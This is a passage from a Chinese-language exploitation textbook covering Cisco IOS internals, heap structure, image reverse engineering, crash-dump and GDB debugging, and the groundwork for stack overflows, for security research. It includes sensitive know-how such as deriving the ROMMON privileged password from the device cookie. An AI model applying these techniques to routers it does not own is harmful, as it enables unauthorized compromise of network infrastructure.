Christopher Shepherd，“PowerPC Stack Attacks, Part 1.” http://felinemenace.org/~nemo/docs/ppcasm/ppc-stack-1.html。

Christopher Shepherd，“PowerPC Stack Attacks, Part 2.” http://felinemenace.org/~nemo/docs/ppcasm/ppc-stack-2.html。

12.11　小结

本章介绍了在开始寻找、利用运行在OS X平台上的软件甚至OS X本身的bug之前需要掌握的知识。我们从bug猎人和利用程序作者的角度介绍了几个突出的OS X特性，并演示了怎样规避OS X最新版本（Intel平台）中不可执行栈的方法。

Mac的设计显然不错，人们乐于使用，它本身也易于配置，因此，Mac的市场占有率可能会有所增加。如果真是这样，安全团体应当像对待它的竞争者那样对它进行仔细审查。广告也从旁提供了佐证，OS X在未来几年中的发展趋势值得关注。

第13章

思科IOS破解技术

思科公司主要为互联网及公司网络提供路由和交换设备。路由和交换设备目前还处于发展过程中，且变得日益复杂，它们除了简单的包交换外，还提供许多附加的服务。这可不是个好消息，因为增加了功能就要增加相应的代码，而代码可能会被破坏和利用。

在以前，只有少数安全研究者关注这个被广泛使用的平台，研究怎样攻击它，因为一般人无法接触昂贵的思科设备。另外的原因可能是通用操作系统平台更容易掌控，要达成同样的结果，不需要那么多深奥的知识。

然而，随着Windows和Linux系统引入了高级保护机制，更多的研究者可能会改变方向，研究起互联网所运行的只有较弱保护的平台。

13.1 思科 IOS 纵览

思科公司的产品线很长。在公司创立初期，大部分的产品都运行IOS（Cisco Internetworking Operating System)。思科公司现在的产品线里，只有路由和交换设备还在运行IOS。暂时抛开这样的发展趋势不谈，单看非常巨大的安装基数，以及路由器和交换机几乎从不更新IOS版本的事实，攻击运行IOS的系统仍然非常有趣。对用户来说，既然这些路由器很少被破解，那为什么还要更新它们呢？

因为思科IOS是在公司成立初期开发的，所以它在只有较低处理能力及较小内存的路由器上运行。它的主要任务是初始化并管理硬件，以及尽可能快地转发包。因此，思科IOS与最新的多用户、多任务操作系统比起来，明显是小巫见大巫。

13.1.1 硬件平台

思科路由和交换设备的大小不一，从较小的桌面设备到巨大的占满整个19英寸机架的12000系列，应有尽有。各硬件架构之间也有很大的差别。不过，较小的路由器硬件与PC这样的通用目的设备的硬件差不多，而从在各接口间交换包的较大型设备，一直到传说中的12000系列的路由交换结构，则更倾向于使用专用硬件。这样一来，主处理器的性能就不必随着路由器支持带宽的增加而增加了。

IOS操作系统运行在主CPU上。思科设备采用的CPU架构并不是一成不变的。比如说，在早期访问层路由器（例如2500系列）里，其主CPU是Motorola 68000。7200系列企业级、WAN路由

器以及近来的线卡（line cards）使用了64位MIPS CPU。现在的思科设备使用最多的是32位的PowerPC CPU，例如，广泛部署的1700和2600系列路由器使用的CPU就是它，截止到2003年4月结束销售为止，累积售出量超过2百万套。

攻击思科路由器时，需要了解正在攻击的是运行在主CPU上的软件，还是下放到专用硬件或扩展板卡上的软件。被特殊的数据包触发的漏洞可能正好导致专用的加速硬件而不是预想中的主操作系统崩溃。

13.1.2　软件包

IOS采用了单片机系统映像的形式。后来思科又发布了组件形式的IOS，并开始在实际环境中部署，但就目前而言，使用最多的还是单片机映像格式。到2007年4月，思科在其FTP服务器上总共提供了18 257个不同的IOS版本。当我们从事破解研究时，一定要记住这个事实，因为每个版本都有不同的内存地址、函数及代码生成。从来都不会出现像Windows 2000和XP上存在的单个通用返回地址。

某些IOS版本的使用范围比其他的更广泛一些。IOS版本由带有不同特征的发布序列及目标客户群组成。IOS版本号后面的字母指示了发布序列。其中一些重要的发布序列如下。

- mainline序列没有专门的字母，默认是可以销售的。这是最稳定的IOS版本，也是使用最多的版本。
- Technology序列包含了不太成熟的还不适宜放在mainline中的特征，用T表示。
- Service Provider序列针对ISP做了相应的调整，用S表示。
- Enterprise序列和Service Provider序列正好相反，主要用于企业级的核心路由器，用E表示。

除了版本和序列外，映像运行的平台能提供什么功能对研究者来说也很重要。但不同的功能组合非常多。从思科下载的映像，其文件名包括了所属平台、特征代码、IOS版本的主版本号、次版本号、发布号以及序列标识符。例如，c7200-is-mz-124-8a.bin表示IOS版本为12.4，发布号是8a，用于Cisco 7200，仅支持IP路由功能（is通常意味着IP-Plus特征集，但对7200来说有一个例外），被压缩过，从RAM中执行。表13-1列举了IOS映像文件名里第一个字母及其含义（表13-1和表13-2的内容都是从http://www.cisco.com/warp/public/765/tools/quickreference/ciscoiospackaging-eng.pdf复制的）。表13-2列举了映像文件名中的中间字母及其含义。

表13-1　思科ISO映像文件名中的第一个字母

a	APPN	a	APPN
a2	ATM	g6	GPRS网关支持结点（7200）
a3	SNASW	i	IP路由
b	AppleTalk路由	i5	IP路由，无ISDN（mc3810）
c	RAS	in	Base IP（8500CSR）
d	桌面路由	j	企业用（kitchen sink路由）
dsc	拨号架控制器	n	IPX路由（低端路由器）
g5	企业用无线（7200）	p	服务提供商（或UBR所用的DOCSIS）

（续）

a	APPN	a	APPN
r(x)	IBM	wp	IP/ATM Base Image（8500MSR,LS1010）
telco	Telco	y/y5	IP路由（低端路由器）
w3	Distributed Director	y7	IP/ADSL

表13-2 思科IOS映像文件名中的中间字母

56i	加密法（DES）	56i	加密法（DES）
ent	Plus（只与telco一起使用）	s4	无转换的Basic
k1	BPI	s5	无HD模拟/AIM/Voice的Basic
k2/k8/k9	Encryption（DES=k8，3DES=k9）	t	Telco返回
o	防火墙	v	VIP支持
o3	防火墙/IDS	v3,v8	Voice（17xx）- v3=VOICE，v8=VOX
s	Plus或Cat6K/7600上的LAN Only	w6	无线
s2	Voice IP 到 IP Voice Gateway（只有26xx/36xx/37xx）	x（或x2）	MCM
s3	Basic(有限的IP路由，用于有限内存26xx、36xx）		

由上面的讨论可知，IOS映像之间的区别非常大，比如版本、平台以及安装的特性等。这些因素使得破解IOS变得非常困难，因为与Windows或UNIX环境里单一的二进制发行版相比较而言，很难在不同版本的IOS中找到共同的属性。

在将来，这种情形会随着IOS XR（Cisco 路由器的下一代操作系统）的广泛部署而有所改变。XR利用了QNX，因此具有与现在使用的系统完全不同的属性。但就目前而言，传统的IOS映像仍将流行很长一段时间。

13.1.3 IOS 系统架构

思科IOS的架构非常简单，操作系统由内核、设备驱动程序代码以及进程组成。用于快速交换的专用软件是设备驱动程序的一部分。

如果你在研究怎样破解IOS，那么可以把整个系统想象成由单一的MS-DOS EXE程序组成的操作系统。IOS使用run-to-end调度程序。与大多数其他的操作系统相比，IOS在进程执行过程中不做抢先式处理，而是一直等到进程完成任务自动返回内核后才处理。

1. 内存布局

IOS没有使用任何内部保护机制。进程对内存段没有做任何防护，可以从其他进程中直接访问这些内存段，IOS大量使用共享内存、全局变量以及可从任何进程访问的标记。

IOS将内存分成所谓的区域（region），如表13-3所示。

表13-3　思科IOS内存区域

区域名	内　　容	区域名	内　　容
IText	可执行的IOS代码	Flash	保存映象（可能从这里运行）和启动配置
IData	已初始化的变量	PCI	PCI总线上的PCI内存变量
Local	运行时数据结构和局部堆	IOMEM	主CPU和网络接口控制器共享的内存变量
IBss	未初始化的数据		

所有的进程共享访问这些内存区域，这使得无法跨进程写保护，但与其他操作系统里分开处理的惯例相比，它的花销明显少得多。

2. IOS堆

每一个进程都有一个属于它自己的栈，那其实就是已分配的堆块。保存初始化和未初始化变量的存储空间在编译时就已经知道了，从而在各自的区域里保留了。堆被所有的进程共享。在IOS里，当进程分配堆内存时，这个内存块其实是从全局堆里切出来的。因此，各自进程的（堆）内存块彼此相邻。我们在路由器上检查内存分配的情况时，就可以看到这样的信息。下面是show memory命令输出的部分内容：

```
Address      Bytes      Prev      Next Alloc PC  what
81FBC680 0000222312 00000000 81FF2B10 8082B394  (coalesced)
81FF2B10 0000020004 81FBC680 81FF795C 8001BC58  Managed Chunk Queue Elements
81FF795C 0000001504 81FF2B10 81FF7F64 80FFEFF8  List Elements
81FF7F64 0000005004 81FF795C 81FF9318 80FFF038  List Headers
81FF9318 0000000048 81FF7F64 81FF9370 811360CC  *Init*
81FF9370 0000001504 81FF9318 81FF9978 81009408  messages
81FF9978 0000001504 81FF9370 81FF9F80 81009434  Watched messages
81FF9F80 0000005916 81FF9978 81FFB6C4 81009488  Watched Boolean
81FFB6C4 0000000096 81FF9F80 81FFB74C 80907358  SCTP Main Process
81FFB74C 0000004316 81FFB6C4 81FFC850 8080B88C  TTY data
81FFC850 0000002004 81FFB74C 81FFD04C 8080EFF4  TTY Input Buf
```

可见，截然不同的任务的内存块是彼此相邻的。IOS的整个堆是一个大双向链表。链表元素的头部定义如下：

```
struct HeapBlock {
     DWORD Magic;            // 0xAB1234CD
     DWORD PID;              // Process ID of the owner
     DWORD AllocCheck;       // Space for canaries
     DWORD AllocName;        // Pointer to string with the name
                             // of the allocating process
     DWORD AllocPC;          // Instruction Pointer at the time the
                             // process allocated this block
     void *NextBlock;        // Pointer to the following block
     void *PrevBlock;        // Pointer to the previous block's NextBlock
     DWORD BlockSize;        // Size and usage information
     DWORD RefCnt;           // Reference counter to this block
     DWORD LastFree;         // PC when the last process freed this block
};
```

此外，每个块在真正的载荷之后都以一个所谓的红色区结束。红色区是静态的“神奇数字”，值为0xFD0110DF，堆完整性检查进程利用它检验有没有溢出发生。

未分配的内存块还包含了用于把它们放到另一个链表（用于保存空闲块）的管理信息。同一个块同属两个链表：全局堆和空闲块链表。如果BlockSize字段中最有意义的位为零，那么这个块是空闲块链表的一部分，且块头部后面是FreeHeapBlock结构：

```
struct FreeHeapBlock {
     DWORD Magic;            // 0xDEADBEEF
     DWORD unknown1;
     DWORD unknown2;
     DWORD unknown3;
     void *NextFree;         // Pointer to the following free block
     void *PrevFree;         // Pointer to the previous free block
};
```

很明显，这样的多重链表堆结构很容易被破坏。到目前为止，堆恶化是思科路由器里最常见的崩溃原因。为了防止IOS因堆恶化而被严重破坏，被称作Check Heaps的进程会定期遍历堆链表，检验它们的完整性。它大致会做如下检查：

- 校验块头部包含神奇数字值；
- 如果块正被使用，检验红色区是否包含0xFD0110DF；
- 校验PrevBlock指针不为NULL；
- 校验PrevBlock指针的NextBlock指针指向本块；
- 如果NextBlock指针不为NULL，校验它正确指向了这个块的红色区字段后面；
- 如果NextBlock指针不为NULL，校验它指向的块有一个PrevBlock指针回指本块；
- 如果NextBlock指令为NULL（链的最后一块），检验它在内存边界上结束。

除了常规检查外，当进程分配或释放堆块时，它也会执行这些检查。这些检查不是为了映像的安全性而引入的，显然是为了维护路由器的稳定性。如果某些东西被恶化了，思科更喜欢完全重启机器，所以路由器可以在几分钟甚至几秒钟内恢复工作，你可能都不会注意到它重启过。这些检查明显使破解更困难了。

3. IO内存

IOS在使用堆时有另外的特性：一个内存区被称为IO内存。这个区域在所谓的共享内存路由器上是相当重要的，之所以命名为共享内存服务器，主要是因为CPU与媒介控制器及系统的其他部分共享内存区域。IO内存在分配主堆之前就被从可用的物理内存中划出来了，包含用于路由器代码正常使用或某个接口私有的缓冲区池。这些缓冲区池主要是环状缓冲区，虽然它们有类似堆的结构图，但在碰到内存恶化攻击时的反应却截然不同。环状缓冲区结构在启动时就分配了。因为主要是根据接口类型和MTU来确定它们大小的，所以IOS在运行时通常不必重新整理缓冲区。因此，改写IO内存里的头信息一般没多大用处，因为这些信息几乎不会再使用了，第一次注意到恶化的很可能是正在执行检验任务的Check Heaps进程。

13.2 思科IOS里的漏洞

路由器的操作系统与连到网络上的通用目的操作系统相比，存在不同的攻击面。网络路由器在两种情形时会处理攻击者提供的数据：路由器在接口间转发数据包，或者路由器是流量的最终目的地，也被认为是提供了服务。

一般来说，任何厂商的路由器都尽量不去处理转发的数据包。任何一个对包数据中单一位的额外检查都会导致转发性能下降，因此，一般都不会这样做。所以，在处理数据包的过程中很少会出现漏洞。最有可能的例外是，出于安全过滤的原因对数据包进行检查。

从另一个角度讲，路由器提供的服务也的确暴露了一些攻击面。

在IOS里，经常被破坏的是包剖析代码。最根本的原因是，IOS只向单独的开发者提供了最小的包剖析功能。为什么会这样呢，我们不知道个中原由。因此，只能假设他们可能认为对于简单的包剖析代码来说，重复函数调用太昂贵了。因此，在思科IOS上，大多数服务器实现用指针指向包，手工剖析它们。这种策略虽然提高了性能，但显然也使得剖析代码更容易出现漏洞。处理IPv4的代码中再三出现的剖析漏洞面就是最明显的证据。

13.2.1 协议剖析代码

因为IOS支持协议的多寡主要取决于它的映像build，而处理这些协议的例程是路由器上最常见的攻击点。经验也显示出它们是最薄弱的攻击点。思科路由器支持许多稀奇古怪的协议，其中一些剖析起来非常复杂。我们可以假设在它们之中仍隐藏了很多漏洞。

13.2.2 路由器上的服务

在更高的层次上，实际服务的实现是一个有趣的区域。像多线程和进程分支这样的概念是不可用的，要求IOS开发者通过多重和并行的服务请求来瞒过它们。因此，当把它们放在重压之下或故意提供冲突信息时，具有复杂状态的任何东西都可能表现异常。不过，这种情形并不适用于路由协议本身。路由协议的分发和处理是思科的核心事务，其代码（包括状态机）在IOS上十分稳定。

13.2.3 安全特征

和其他的网络安全技术一样，IOS里额外的过滤和防护机制也为攻击者提供了新的攻击途径。软件必须检查的潜在的恶意数据越多，就越有可能出问题。随着思科新的过滤和加密服务的引入，就需要为复杂的协议增加剖析代码，这样一来就会增加新的攻击面。思科近来的目标可能是入侵检测、内容过滤、转向器以及路由器级别的加密隧道终端。

IOS在处理数据包的过程中可能会遇到逻辑bug。这些bug通常出自那些没有应用或没有正确应用IP过滤规则的流量过滤代码中，除此之外，也可能会涉及包转发部分。我们不必非要利用这些bug来执行代码，可以用精巧制作的数据滥用它们。这么做比较有意思，因为路由器转发包的方式与操作者认为的并不太一致，路由器通常可以访问攻击者认为不可能到达的系统。这类bug一般在较高级的路由器上才会出现，因为思科在设计时会尽可能地把包处理下放给硬件执行。另

一方面，防火墙的实现代码一般只在主CPU上运行。所以，当主CPU需要检查流量时，路由器必须做决定，尽管这些流量在硬件里就可以直接转发了。如果你比较关注性能，那么这些决定并不好做。在过去，TCP中不管是建立了连接的还是没有建立连接的许多过滤规则的漏洞都表明了这一点。在思科每次发布新的硬件加速卡时，其中比较高级的防火墙功能都值得检查。

13.2.4 命令行接口

IOS中有较少访问限制的功能区是思科命令行接口。它总共分成15个不同的特权级。用户级只允许非常少的交互，而所谓的enable模式（15级）则可以完全访问路由器。一般很少见到有管理员允许许多用户访问较少的特权模式，因为大部分网管并不乐意其他人登录他们的路由器。然而，如果攻击者使用监控工具（比如sniffer）就有可能获得用户访问，但他们偏偏又惦记着enable模式。在这种情形下，剖析和处理命令行输入的漏洞迟早会派上用场。以前已经有这样的案例了，比如格式化问题，尽管这些问题由于缺乏%n格式符而不能直接利用。

13.3 逆向分析IOS

如果只是为了寻找新漏洞，就没必要对IOS映像进行逆向分析，因为模糊测试可以很好地完成这个任务。但是一旦找到了漏洞，就需要理解触发漏洞时的代码上下文、内存布局以及随后出现的东西。因此，仍需要你能看懂代码。

要想从思科获取映像文件，需要有一个CCO账号，通常只有有限的合伙人才有。如果没有这样的账号也不要着急，IOS提供了把路由器当前使用的映像复制到TFTP服务器的功能。步骤如下：

```
radio#copy flash tftp

PCMCIA flash directory:
File  Length   Name/status
  1   3494896  c1600-y-l.112-26.P4.bin
[3494960 bytes used, 699344 available, 4194304 total]
Address or name of remote host [255.255.255.255]? 192.168.2.5
Source file name? c1600-y-l.112-26.P4.bin
Destination file name [c1600-y-l.112-26.P4.bin]?
Verifying checksum for 'c1600-y-l.112-26.P4.bin' (file # 1)...  OK
Copy 'c1600-y-l.112-26.P4.bin' from Flash to server
  as 'c1600-y-l.112-26.P4.bin'? [yes/no]yes
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!...
```

除了映像文件外，安全研究者还需要准备一个高性能的工作站（映像文件可不算小啊）、IDA Pro的安装程序以及该硬件平台（CPU）所对应的文档资料。

13.3.1 仔细剖析映像

IOS的映像文件以扩展名.bin结尾。几乎所有的映像文件都压缩过，它们在启动时会被解压缩。因此，映像文件头部一般都包含了用于解压缩的前二进制同步码。比较小的路由器使用的老的映像文件（例如IOS 11.0）一般直接以代码开始。如今，IOS映像文件一般以ELF二进制的形式出现。这两种类型的映像文件都在头部包含了解压缩代码。

把IOS映像文件加载到IDA之前，必须把前同步码部分去掉，从而得到真正的压缩映像。要完成这个任务，最简单的方法是搜索ZIP压缩库的神奇数字`0x50 0x4B 0x03 0x04`，并删除在此之前的内容。把处理后的文件保存为以`.ZIP`扩展名结尾的文件，就可以用解压缩程序解压它了。根据映像文件提供功能的多少，ZIP文件可能会包括一个或多个文件。不过，对于常见的路由器来说，一般只有一个文件。

一旦获得真正的映像文件，就可以把它载入IDA Pro了。

警告　在主频为3GHz的机器上，分析2600系列路由器上只支持基本IP路由功能的映像文件所需要的时间可能会超过24小时；而分析7200系列使用的只支持IP的12.4映像文件所花费的时间可能会超过两天。

在一些架构体系上，IDA生成的交叉引用（cross references）可能没什么价值。如果IDA识别出的字符串没有针对代码位置做交叉引用，那么可以用IDA Python脚本使它们各归其位。

13.3.2　比较 IOS 映像文件

就IOS映像文件来说，找出各版本间的不同点是相当有趣的。每当思科发布新版本时，对我们来说，就是发现新版本里已经被修改的、有可能被利用的条件（condition）的好机会。对两个顺序发布的IOS映像文件做二进制比较（diff），很可能会发现新版本里有初始化变量之类的操作，而在老版本里，这些变量在使用前并没有被初始化；另外，新版本里也可能完善了对包的检查、增加或删除包处理过程中的某个函数。

为两个二进制映像文件生成diff，最好使用SABRE Security公司的BinDiff。从原理上讲，它对两个二进制文件里的所有函数进行处理，生成指纹，然后匹配指纹相同的函数。如果函数不一致，但由于它们在两个二进制里所处的位置差不多，就可以认为它们是一样的，只不过有些修改罢了。因为BinDiff的工作是以函数为基础的，所以需要对这两个映像文件的IDA数据库进行结构化处理。IDA通常不能识别出所有的函数，因此，它会遗留大量不属于任何函数的代码块。但思科显然是用GNU工具系列编译代码的，所以几乎可以这样说，下一个函数开始的地方一定是上一个函数结束的地方。为了把所有不属于函数的代码转换成函数，可以使用下面的IDAPython脚本：

```
running = 1
address = get_screen_ea()
seaddress = SegEnd( address )

while ( running == 1 ):
     naddress = find_not_func( address, SEARCH_DOWN )
     if ( BADADDR != naddress ):
             MakeFunction( naddress, BADADDR )
             address = naddress;


     if ( get_item_size( address ) == 0):
             running = 0
```

```
        address = address + get_item_size( address )
    if ( address == BADADDR):
            running = 0
    if ( address >= seaddress ):
            running = 0
```

值得一提的是，上面这个脚本运行的时间相当长。映像文件一旦用这种方式处理后，就可以进行真正的diff了，这又为研究人员腾出很多时间做其他事情。一旦diff完成，BinDiff将把它识别的已经改变了的函数列出来。在显示的条目上单击选择visual diff，则可以用流向图（带有修改过的代码块及用颜色区分的指令序列）的形式比较这两个函数了。

应该注意，做diff的两个IDA数据库中，至少有一个的输入函数应该有描述名，特别是在处理崩溃的路由器、日志和调试输出等情形时。这把任务简化成识别为了安全的原因而悄然修复相关bug所做的改动，因为改动通常会涉及新的或改变了的调试输出字符串。

13.3.3 运行时分析

一旦找到一个新漏洞，并且可以在路由器上重现这个问题，研究者就要识别出它的类型、发生地点，以及可以利用它做些什么。如果没有运行时分析工具，分析起来会很麻烦，我们也不推荐这样做，因为整个过程其实就是冗长的发送包和反复实验以推测暗处发生了什么的过程。

1. 思科路由器携带的工具

Cisco路由器自带了一些最基本的工具，可以在调试崩溃情形时使用。有两个级别：IOS本身生成的crash转储，ROMMON的功能。

- ROMMON

ROMMON对于思科路由器来说，相当于现代桌面机的EFI BIOS。它是最小的加载代码，在真正的主映像文件被解压缩和启动前，会依次载入最小的IOS实现。不同系列路由器上的ROMMON在功能上有很大差别。老的和较小的路由器只有简单的接口，只允许设置少量的boot参数。而现代路由器允许更新ROMMON代码，而且提供了更加丰富的功能。

只能通过串行控制台线缆使用ROMMON，这里也只能用基本的网络代码。在路由器启动时，用户必须按下CTRL+Break来中断正常的启动过程，从而进入ROMMON。

```
System Bootstrap, Version 11.1(7)AX [kuong (7)AX], EARLY DEPLOYMENT
RELEASE SOFTWARE (fc2)
Copyright (c) 1994-1996 by cisco Systems, Inc.

 Simm with parity detected, ignoring onboard DRAM
C1600 processor with 16384 Kbytes of main memory


monitor: command "boot" aborted due to user interrupt
rommon 1 >
```

当从ROMMON（命令boot）中启动主映像或者主映像崩溃时，路由器会记住这步操作并且做出不同的反应。在正常情形下，主映像将显示崩溃信息并重启。当从ROMMON里启动时，路

由器将返回崩溃发生后的地方，研究者可以检查内存位置和寄存器内容，并大致分析一下事态：

```
*** BUS ERROR ***
access address = 0x58585858
program counter = 0x400a1fe
status register = 0x2400
vbr at time of exception = 0x4000000
special status word = 0x2055
faulted cycle was a word read

monitor: command "boot" aborted due to exception
rommon 3 > context
CPU Context:
d0 - 0x00000000      a0 - 0x0400618e
d1 - 0x0200f6e4      a1 - 0x0202b1d8
d2 - 0x00000002      a2 - 0xf4000000
d3 - 0x04005bf2      a3 - 0x0207f534
d4 - 0x020700d6      a4 - 0x0207f4f0
d5 - 0xf4000000      a5 - 0x0207beac
d6 - 0x000000d6      a6 - 0x0207f4ac
d7 - 0x00000000      a7 - 0x0207f488
pc - 0x0400a200     vbr - 0x04000000
sr - 0x2400
rommon 4 > sysret
System Return Info:
count: 19,  reason: bus error
pc:0x400a200,  error address: 0xf4000000
Stack Trace:
FP: 0x0207f4ac, PC: 0x0400b3e8
FP: 0x0207f4bc, PC: 0x04005e3a
FP: 0x0207f4e8, PC: 0x04000414
FP: 0x00000000, PC: 0x00000000
FP: 0x00000000, PC: 0x00000000
FP: 0x00000000, PC: 0x00000000
FP: 0x00000000, PC: 0x00000000
FP: 0x00000000, PC: 0x00000000
```

在ROMMON里可以进入特权模式。这样就可以读/写内存内容，启用或禁止NVRAM上的写保护了，最重要的是，可以跳到任意内存位置并设置断点。这将使概念验证（proof-of-concept）的开发工作比重复触发漏洞进行试验更简单一些，可以把研究员从跟踪未泄露的IOS漏洞工作中解放出来，这在安全方面实在是再好不过了。

根据机器的具体设置，有些机器在进入ROMMON特权模式时可能需要密码。如果是这样，必须在ROMMON里执行命令生成机器cookie：

```
rommon 1 > cookie

cookie:
01 01 00 60 48 4f 5e 73 09 00 00 00 00 07 00 00
05 71 49 52 00 00 00 00 00 00 00 00 00 00 00 00
```

可用这些cookie信息计算特权模式密码。为了获得密码，考虑输出的前16位十六进制值，可以把前5个值相加：

```
  0101
+ 0060
+ 484f
+ 5e73
+ 0900
= b123
```

根据具体的硬件平台，需要考虑大小端的问题（必要时要调整字节序），因为ROMMON的开发者显然没有考虑到不同的机器（硬件架构）其字节序可能并不一样。确保十六进制数字中的字母是小写的。如果计算结果超出4位，把左边的数字（位数大的数字）删去，剩下的4位就是密码了。一旦得到密码，就能进入特权模式了：

```
rommon 2 > priv
Password:
You now have access to the full set of monitor commands.
Warning: some commands will allow you to destroy your
configuration and/or system images and could render
the machine unbootable.
```

上面显示的警告消息表明密码是正确的，你应该认真对待，因为如果输入的密码错误，除了显示正常的ROMMON提示符外，什么都不显示。一旦进入特权模式，可以用`help`命令显示新获得的功能。

- **崩溃转储**

另一个非常有用的功能是生成崩溃转储。这个功能随着时间的流逝有了一些改进，因此，IOS的版本越新，它提供的信息就越有用。目前，IOS支持把崩溃信息写到机器的flash文件系统或内存卡里。此外，它还可以通过TFTP把内存转储崩溃文件写到远程机器上。这两个功能将以转储的方式展示当前所研究的IOS版本的信息。为了使设备在内存崩溃时生成转储信息，必须调整路由器配置：

```
radio#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
radio(config)#exception core-file radio-core
radio(config)#exception dump 192.168.2.5
radio(config)#^Z
```

如果配置之后，路由器并没有出现崩溃的情形，我们就可以通过执行`write core`命令测试配置是否正确。老版本的IOS通过TFTP把转储信息写到配置时指定文件名的文件里。新版本的IOS将生成两个文件，一个包含主内存的信息，另一个包含路由器IO内存区的信息，并把当前的日期和时间信息作为崩溃分析文件的简短描述。

对于一些老型号的路由器，崩溃转储里的信息并不全。针对这种情形，我们可以记录崩溃过程中串口（serial console）输出的信息。新型号路由器生成的崩溃分析（crash info）更详细一些。

现在的IOS在崩溃时，会把名为crashinfo_YYYYMMDD-123456的文件写到flash文件系统里，路由器将用当前的日期替换YYYYMMDD，用随机的十进制数替换123456。我们可以通过FTP、TFTP或RCP把崩溃分析文件从路由器上复制到主机。崩溃分析文件包含了安全研究者研究漏洞时所需要的大量信息：

- 错误消息（log）和命令历史记录
- 对崩溃时正在运行的映像的描述
- 来自`show alignment`的输出
- 堆分配及释放操作的痕迹
- 进行级栈痕迹
- 进程级上下文
- 进程级栈转储
- 中断级栈转储
- 进程级信息
- 进程级寄存器引用转储

IOS 12.1或12.2（取决具体的平台）之后的版本就可以生产崩溃分析文件了。进程级寄存器引用转储的信息非常有用，因为它会尝试着自动识别正在讨论的寄存器正指向哪里：

```
Reg00(PC ): 41414140 [Not RAM Addr]
Reg01(MSR):  8209032 [Not RAM Addr]
Reg02(CR ): 22004008 [Not RAM Addr]
Reg03(LR ): 41414143 [Not RAM Addr]
Reg04(CTR):        0 [Not RAM Addr]
Reg05(XER): 20009345 [Not RAM Addr]
Reg06(DAR): 61000000 [Not RAM Addr]
Reg07(DSISR):      15D [Not RAM Addr]
Reg08(DEC): 2158F4B2 [Not RAM Addr]
Reg09(TBU):        3 [Not RAM Addr]
Reg10(TBL): 5EA70B30 [Not RAM Addr]
Reg11(IMMR): 68010031 [Not RAM Addr]
Reg12(R0 ): 41414143 [Not RAM Addr]
Reg13(R1 ): 82492DF0
Reg14(R2 ): 81D40000
Reg15(R3 ): 82576678 [In malloc Block 0x82576650] [Last malloc Block 0x82576504]
Reg16(R4 ): 82576678
Reg17(R5 ): 82576678
Reg18(R6 ): 81F01C84
Reg19(R7 ):        0 [Not RAM Addr]
Reg20(R8 ):     4241 [Not RAM Addr]
Reg21(R9 ):        0 [Not RAM Addr]
Reg22(R10): 81D40000
Reg23(R11):        0 [Not RAM Addr]
Reg24(R12): 22004008 [Not RAM Addr]
Reg25(R13): FFF48A24 [Not RAM Addr]
```

2. GDB Agent

尽管思科路由器携带的工具提供了一些基本的调试功能，但研究者通常不满足于此，希望能拥有更多的调试能力，比如，直接在反汇编器里设置断点，观察执行流，阅读内存的内容，等等。对那些调试特定路由器IOS里最新问题的思科工程师而言，这已经成为现实了。因为整个IOS映像的所作所为和单片机内核非常相似，思科使用了原本是操作系统开发者使用的调试技术。

思科IOS支持GDB串行线路远程调试协议。这个协议允许我们通过串行接口连接控制调试目标（路由器）。此外，GDB协议还支持TCP，但遗憾的是思科并不支持这种模式。GDB串行线路远程调试协议是基于文本的，思科对公开的GNU调试器做了一些修改，因此，它们两个（GNU调试器原有的和思科修改过的）并不兼容。SABRE Security在2006年发布了命令行调试前端工具（也是BinNavi的调试代理），研究者可以用它调试支持各种GDB串行线路协议方言的设备。当然，在这些设备中也包括了一些思科的平台。

虽然修改后的GDB版本凑合着也能用，但如果与BinNavi集成，则可以在函数内或多个函数间跟踪代码执行的路径。当在IOS里寻找漏洞并构造数据包时，这种可视化的功能提供了非常有用的基于测试实现代码覆盖的信息。这个功能还有助于查明某个特殊的包为什么会被拒绝或不被拒绝，甚至在IOS输出的调试信息没什么帮助时也能应用它。研究者通过在逻辑块（实际的代码流脱离了预定的轨道）上设置断点，可以进一步检查决策的过程，并找出数据包为什么被拒绝而不是被处理的具体原因。

思科及其他一些嵌入式系统厂商通过他们标准的控制台实现串行线路调试。因此必须把控制台切换到GDB调试状态。为了在思科设备上调试内核代码，需要使用未文档化的命令`gdb kernel`。这条命令一旦被输入，系统将停止工作并显示多个管道符（如||||）。这是GDB协议的开场白（preamble），到这一步时，你就可以关闭终端软件，并用支持GDB串行线路的调试器控制这个设备。记住，一旦用`continue`命令把路由器恢复成正常的操作模式，标准的串行控制台输出将会再次出现，因为向控制台输出信息是IOS核心功能之一。我们选用的调试器应该能处理这种情形，因为在这个时刻断开调试并不合适，为什么呢？因为一旦发生了异常（例如断点被触发了），控制台就会返回GDB模式。

使用板载的ROMMON功能就可以在思科IOS路由器上轻松调试漏洞并可靠地执行代码。但是当在这个平台上剖析bug或开发验证概念的shellcode时，使用GDB串行线路的调试器就是首选了：即使不是由于其改良后的功能，也会因为使用ROMMON会稍微改变路由器上分配某些内存区的方式，从而破坏原先可预计的地址。

13.4 破解思科 IOS

一旦发现漏洞，就可以用上面提到的方法检验哪些寄存器或内存内容受到了影响。基于栈溢出的可靠迹象是出现立即总线错误或类似的异常。路由器的反应时间差不多要20秒，因为它可能需要Check Heaps进程找出被恶化的堆数据结构。可以用`debug sanity`命令加速这一检测过程，这条命令将对IOS堆启用另外的检查。

13.4.1 栈溢出

在IOS上同样，可以通过栈缓冲区溢出获得代码执行，就像在其他平台上那样。目标都是改写保存着调用函数返回地址的栈位置。IOS上的栈是可执行的，所以直接返回栈缓冲区不会出现任何问题。

前言里提到的那些平台和IOS映像在这里才开始真正的活动。攻击者如果不知道目标路由器的型号，将无法判断它使用了何种CPU，更别说选择正确的shellcode了。第二个障碍是IOS用单一堆分配的块作为进程栈。因此，进程的栈地址不稳定。

为了获得指定进程的栈地址，需要绕到IOS的进程结构里。IOS有一个指向结构的指针数组，这个数组包含了所有进程的上下文信息。用`show memory allocating-process`命令（这条命令将列出内存块，以及它们被分配给什么进程，包括用它们做什么）可以找到这个数据。输出的内容还包括IOS里每个进程的`Process Stack`条目。为了找到进程当前的栈指针，首先需要找到进程ID。用进程列表命令`show processes cpu`可以完成这个任务。至此，进程数组的地址就可以用了。当转储进程数组内存块的内存时，就可以看到数组了：

```
Address   Bytes Prev.    Next     Ref   Alloc Proc     Alloc PC  What
2040D44    1032 2040CC4  2041178    1   *Init*          80EE752   Process Array
2041178    1000 2040D44  204158C    1   Load Meter      80EEAFA   Process Stack
204158C     476 2041178  2041794    1   Load Meter      80EEB0C   Process
radio#sh mem 0x2040D44
02040D40:           AB1234CD FFFFFFFE 00000000      +.4M...~....
